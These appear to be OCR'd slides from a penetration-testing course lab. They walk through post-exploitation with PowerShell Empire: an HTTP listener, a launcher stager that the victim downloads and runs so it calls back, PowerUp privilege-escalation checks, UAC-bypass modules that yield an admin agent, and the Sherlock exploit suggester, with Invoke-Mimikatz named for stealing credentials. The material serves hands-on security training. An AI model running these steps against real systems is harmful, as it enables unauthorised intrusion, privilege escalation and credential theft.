Your course-provided Kali VM contains everything you need from an attacker perspective. You will use a PowerShell Empire agent to execute Invoke-Mimikatz to steal credentials from your victim. You will also use PowerUp to look for commonly exploitable privilege escalation opportunities.


Also take the opportunity to use Sherlock.ps1 as an exploit suggester. It's located in your Kali VM at /opt/ps/Sherlock.ps1. Experiment with it to find its usage, finally collecting a list of possible vulnerabilities with third-party exploits. Invoke-Mimikatz is part of PowerShell Empire already, as in PowerUp. If you have extra time, winsploit has been prepared for you in /opt/winsploit; you simply need to feed it the output of the Windows "systeminfo" command to identify potential vulnerabilities. As winsploit is prone to false positives, we will be focusing on using Sherlock's suggestions.



Exercise: Post-Exploitation Listener Setup

First, we need to execute a listener launcher. The listener from the previous Empire lab will work fine, but if you need to set up a new one, the instructions are here:

```
# cd /opt/Empire; ./empire
(Empire) > listeners
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host 10.10.X.X:8080
(Empire: listeners/http) > execute
[*] Starting listener 'http'
[+] Listener successfully started!
```



Exercise: Post-Exploitation Stager Setup

Second, we need to generate the agent launcher. If you are still using Empire from a previous exercise, you may not see the same results, so start a fresh agent here. Once we have the launcher.ps1 file created, we'll use a web server to download the script to the victim.

```
(Empire: listeners/http) > listeners
(Empire: listeners)> usestager multi/launcher
(Empire: stager/launcher)> set Base64 False
(Empire: stager/launcher)> set Listener http
(Empire: stager/launcher)> set OutFile /opt/Empire/downloads/launcher.ps1
(Empire: stager/launcher)> generate
[*] Stager output written out to: /opt/Empire/downloads/launcher.ps1
```

In another shell, start a SimpleHTTPServer or reuse the one from previous exercises.

```
# cd /opt/Empire/downloads
# python -m SimpleHTTPServer 3000
```

Attacker Step


Exercise: Post-Exploitation Foothold

- From the victim, download and launch the payload
  - Start notepad, File->Open "http://10.10.X.X:3000/launcher.ps1"
  - Start PowerShell, copy/paste from notepad to shell

Exercise: Post-Exploitation Foothold

Copy and paste the agent command from launcher.ps1 to a PowerShell shell. Remember to hit <ENTER> to execute. We've turned off Base64 encoding in case we need to troubleshoot the command. You should get a new agent connecting to Empire.

These slides use agentz as the agent name, although using an existing agent might work as well. Return to the earlier exercise if you are having issues interacting with an agent on the victim.




Exercise: Post-Exploitation PowerUp

PowerUp should be the first choice to find escalation opportunities. It checks for services to manipulate and other easy escalation opportunities. If we are in the local administrators group, we can use any of several modules to escalate our user process to one with high privileges (true admin). There may be a service with an insecure configuration running as SYSTEM that will be listed in the output as well.

```
(Empire: agentz) > usemodule privesc/powerup/allchecks
(Empire: privesc/powerup/allchecks) > run
[*] Running Invoke-AllChecks
[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[*] Run a BypassUAC attack to elevate privileges to admin.

[*] Checking for unquoted service paths...
[*] Use 'Write-UserAddServiceBinary' or 'Write-CMDServiceBinary' to abuse
[*] Checking service executable and argument permissions...
[*] Use 'Write-ServiceEXE -ServiceName SVC' or 'Write-ServiceEXECMD' to
abuse any binaries
[*] Checking service permissions...
[*] Use 'Invoke-ServiceUserAdd -ServiceName SVC' or 'Invoke-ServiceCMD' to
abuse
```


```
[*] Checking %PATH% for potentially hijackable .dll locations...
[*] Checking for AlwaysInstallElevated registry key...
[*] Checking for Autologon credentials in registry...
[*] Checking for vulnerable registry autoruns and configs...
[*] Checking for vulnerable schtask files/configs...
[*] Checking for unattended install files...
[*] Checking for encrypted web.config strings...
[*] Checking for encrypted application pool and virtual directory
passwords...
Invoke-AllChecks completed!
```



Exercise: Post-Exploitation BypassUAC

Since UAC can be bypassed easily (or more correctly, auto-elevated) by an admin user, we shouldn't have any problem gaining full administrative privileges. The bypassuac module is ported from Metasploit, but the other techniques are also very reliable.


```
(Empire: agentz)> usemodule privesc/byp<TAB><TAB>
bypassuac  en                bypassuac_env     bypassuac_wscript
...
(Empire: privesc/powerup/allchecks)> usemodule privesc/bypassuac_env
(Empire: privesc/bypassuac_env)> set Listener http
(Empire: privesc/bypassuac_env)> run
(Empire: privesc/bypassuac_env)>
Job started: Debug32_ef42i
[+] Initial agent XMULGTWZ from 10.10.76.99 now active
```



Exercise: Post-Exploitation Privileged User

Since we saw another agent connect, we can switch to that agent from the "agents context." Enter the agents context with the simple "agents" command and you will see a listing of all agents. Note the original agent will still be active and is not replaced with the new, high-privileged agent. Sometimes a stray stager will connect with the server after a significant delay, so you may have many agents stack up. The asterisk (*) in front of the agent's username signifies that the agent is running with full administrative privileges. If your victim is not a local administrative user, you will need to find another way to escalate (as shown on the next page).


```
...
[+] Initial agent 1AU1TBV2 from 10.10.76.99 now active
(Empire: privesc/bypassuac_eventvwr)>  agents

[*] Active agents:

  Name                                  Internal IP     Machine Name    Username
Process                    Delay    Last Seen
  ---------                             -----------     ------------            -
--------                    -------                      -----     -------------
-------
  agentz                               10.10.76.99     STUDENT-PC      student-
PC\student  powershell/2964     5/0.0    2016-10-30 23:14:19
  XMULGTWZ1AU1TBV2   10.10.76.99     STUDENT-PC      *student-PC\student
powershell/1308     5/0.0    2016-10-30 23:14:15

(Empire: agents)> interact XMULGTWZ1AU1TBV2
(Empire: XMULGTWZ1AU1TBV2)> rename admin
(Empire: admin)>
```



Exercise: Post-Exploitation Sherlock***

Here we'll use Sherlock to suggest valuable candidate vulnerabilities.


```
(Empire: agents)> scriptimport /opt/ps/Sherlock.ps1
bypassuac     bypassuac_eventvwr      bypassuac_wscript
(Empire: privesc/powerup/allchecks)> usemodule privesc/bypassuac_eventvwr
(Empire: privesc/bypassuac_eventvwr)> set Listener http
(Empire: privesc/bypassuac_eventvwr)> run
(Empire: privesc/bypassuac_eventvwr)>
Job started: Debug32_ef42i
[+] Initial agent XMULGTWZ from 10.10.76.99 now active
```



Exercise: Post-Exploitation Sherlock Results

There don't appear to be any obvious vulnerabilities when checking file version information, so this is a dead end for now (but we already were able to escalate with our student account bypassing UAC). If a vulnerability did surface, we could use the agent to deliver the payload.


```
Title       : User Mode to Ring (KiTrap0D)
MSBulletin  : MS10-015
CVEID       : 2010-0232
Link        : https://www.exploit-db.com/exploits/11199/
VulnStatus  : Not supported on 64-bit systems

Title       : Task Scheduler .XML
MSBulletin  : MS10-092
CVEID       : 2010-3338, 2010-3888
Link        : https://www.exploit-db.com/exploits/19930/
VulnStatus  : Not Vulnerable
...
```



Exercise: Post-Exploitation Shell and Download

The sysinfo agent command is a very limited summary. Windows' native systeminfo command has a complete listing, including patches, that we can use as input to the Windows_Exploit_Suggester (AKA winsploit). We will have to download this file, which is automatically put into a mirrored directory structure under the agent's download directory.

